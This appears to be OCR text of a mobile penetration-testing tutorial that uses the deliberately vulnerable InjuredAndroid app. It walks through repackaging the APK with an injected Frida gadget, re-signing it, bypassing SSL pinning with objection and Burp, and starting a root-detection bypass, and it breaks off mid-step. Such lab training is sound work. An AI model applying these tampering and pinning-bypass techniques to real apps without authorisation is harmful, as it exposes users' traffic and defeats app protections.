
Injecting Frida in application manually

Decompile the application using Apktool (InjuredAndroid-1.0.12-release)

```
┌──(root㉿kali)-[~/Desktop]
└─# apktool d -r  InjuredAndroid-1.0.12-release.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on InjuredAndroid-1.0.12-release.apk
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```




Now we are going to inject Frida in lib file in decompiled application depend on the CPU architecture so firstly check the emulator architecture(x86_64).




https://koz.io/using-frida-on-android-without-root/ - **Frida guide**


Go to Frida GitHub- copy the link and download depend the android CPU Arch.
https://github.com/frida/frida/releases/download/16.0.7/frida-gadget-16.0.7-android-x86_64.so.xz



1. Download - wget https://github.com/frida/frida/releases/download/16.0.7/frida-gadget-16.0.7-android-x86_64.so.xz

Extract it rename it libfrida-gadget.so paste in /root/Desktop/InjuredAndroid-1.0.12-release/lib/x86_64/






2.Inject a System.loadLibrary("frida-gadget") call into the bytecode of the app, ideally before any other bytecode executes or any native code is loaded. A suitable place is typically the static initializer of the entry point classes of the app, e.g. the main application Activity, found via the manifest.

An easy way to do this is to add the following smali code in a suitable function:

const-string v0, "frida-gadget" invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V

Inject code in samali package in main activity from where an application start.



Now Rebuild the Apk – If you are facing any error,fix it using apktoolflix https://github.com/graylagx2/apktoolfix

#apktool b InjuredAndroid-1.0.12-release -o injured_patched.apk

Sign the updated APK using your own keys and zipalign.

keytool -genkey -v -keystore demo.keystore -alias demo -keyalg RSA -keysize 2048 -validity 10000

```
┌──(root㉿kali)-[~/Desktop]
└─#  keytool -genkey -v -keystore demo.keystore -alias demo -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  salman
What is the name of your organizational unit?
  [Unknown]:  1k
What is the name of your organization?
  [Unknown]:  Craw Security
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=salman, OU=1k, O=Craw Security, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=salman, OU=1k, O=Craw Security, L=Unknown, ST=Unknown, C=Unknown
[Storing demo.keystore]

┌──(root㉿kali)-[~/Desktop]
└─#
```

Sign the APK

jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore demo.keystore -storepass Test123 injured_patched.apk demokey (if any error comes replace the algo with SHA256withRSA and SHA512)

```
┌──(root㉿kali)-[~/Desktop]
└─# jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore demo.keystore -storepass Test123 injured_patched.apk demokey
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
```

Verify the signature you just created- jarsigner -verify injured_patched.apk


```
┌──(root㉿kali)-[~/Desktop]
└─# jarsigner -verify injured_patched.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target
This jar contains entries whose signer certificate is self-signed.
This jar contains signatures that do not include a timestamp. Without a timestamp, users may not be able to validate this jar after any of the signer certificates expire (as early as 2050-04-23).

Re-run with the -verbose and -certs options for more details.
```

Zipalign the APK


zipalign 4 injured_patched.apk injured_patched-final.apk

```
┌──(root㉿kali)-[~/Desktop]
└─# zipalign 4 injured_patched.apk injured_patched-final.apk

┌──(root㉿kali)-[~/Desktop]
└─# ls
apkfolder  apktoolfix  demo.keystore  frida-gadget-16.0.7-android-x86_64.so.xz  InjuredAndroid-1.0.12-release  InjuredAndroid-1.0.12-release.apk  injured_patched.apk  injured_patched-final.apk
```

Install patched final apk in android and open objection Frida and disable SSL pinning



SSL pinning is disable and now intercept the traffic of apk



Dynamic Analysis

- **Introduction to SSL Pinning**
- **Bypassing SSL Pinning with Burp**
- **Introduction to Frida/Objection Injecting Frida Manually**
- **Root Detection Bypass**

SSL Pinning


SSL pinning stands for Secure Socket Layer. SSL certificate creates a foundation of trust by establishing a secure connection. This connection ensures that all data passed between the web server and browsers remain private and integral. SSL certificates have a key pair, which is a Public and Private key. These keys work together to establish an encrypted connection. The certificate also contains "**Subject** "which is the identity of the certificate/website owner's Certificate Pinning, or pinning for short, is the process of associating a host with its certificate or public key. Once you know a host's certificate or public key, you **pin** it to that host.

- SSL Pinning is a security methodology utilized to ensure that application traffic is not being intercepted (Man-In-The-Middle).
- Some mobile applications VERIFY that the received traffic is coming from a KNOWN certificate.
- We can import a certificate into the phone as a root or user certificate, but it STILL might not be trusted by the application.
- This can cause our application to crash when we try to intercept the network traffic.

Intercept Traffic using Burp suite


Android Interception Process

- Start Proxy Software (Burp Suite)
- Configure Proxy Software
- Set Proxy of the Emulator (or Wi-Fi settings for a physical device)
- Intercept HTTP traffic
- Import CA Certificate
- Trust CA Certificate in Android Certificate Store


Proxy Listeners
Edit proxy listener
Intercept Client Requests
Intercept Server Responses
2:56
AndroidWifi
Advanced options
Metered
Detect automatically
Proxy
Manual
The HTTP proxy is used by the browser but may not be used by the other apps.
Proxy hostname
192.168.1.59
Proxy port
8080
CANCEL
SAVE


2:58
192.168.1.59:8080
File downloaded
(0.92 KB) 192.168.1.59:8080
Open

Rename certificate extension .der from .crt and import in Emulator. (Alternate option downloads root certificate manager and load certificate).




Root Detection Bypass

When creating an application, developers include a root detection mechanism to prevent users from using it on a rooted Android device. When a user attempts to install an application, it generates an error message and refuses to allow the application to be installed on a rooted device.


During the root bypass, we make changes to the code that prevent the application from closing, resulting in the running of the application on a rooted Android device

Click on app




It throws a message “Your device is rooted. Please un-root your device to enjoy our services” reason is some application check the device rooted or not if the device will be rooted application will be not run.

Open the app in Jadx-gui and review the code where root detection code is stored.



Identify the text that comes after the clicking on app that string is ‘your device is rooted it may be vary like device is rooted’ so search that particular string in jadx-gui.

In search area enter the text “your device is rooted or phone is rooted it depend on pop-up when opening app”.




Click on search result

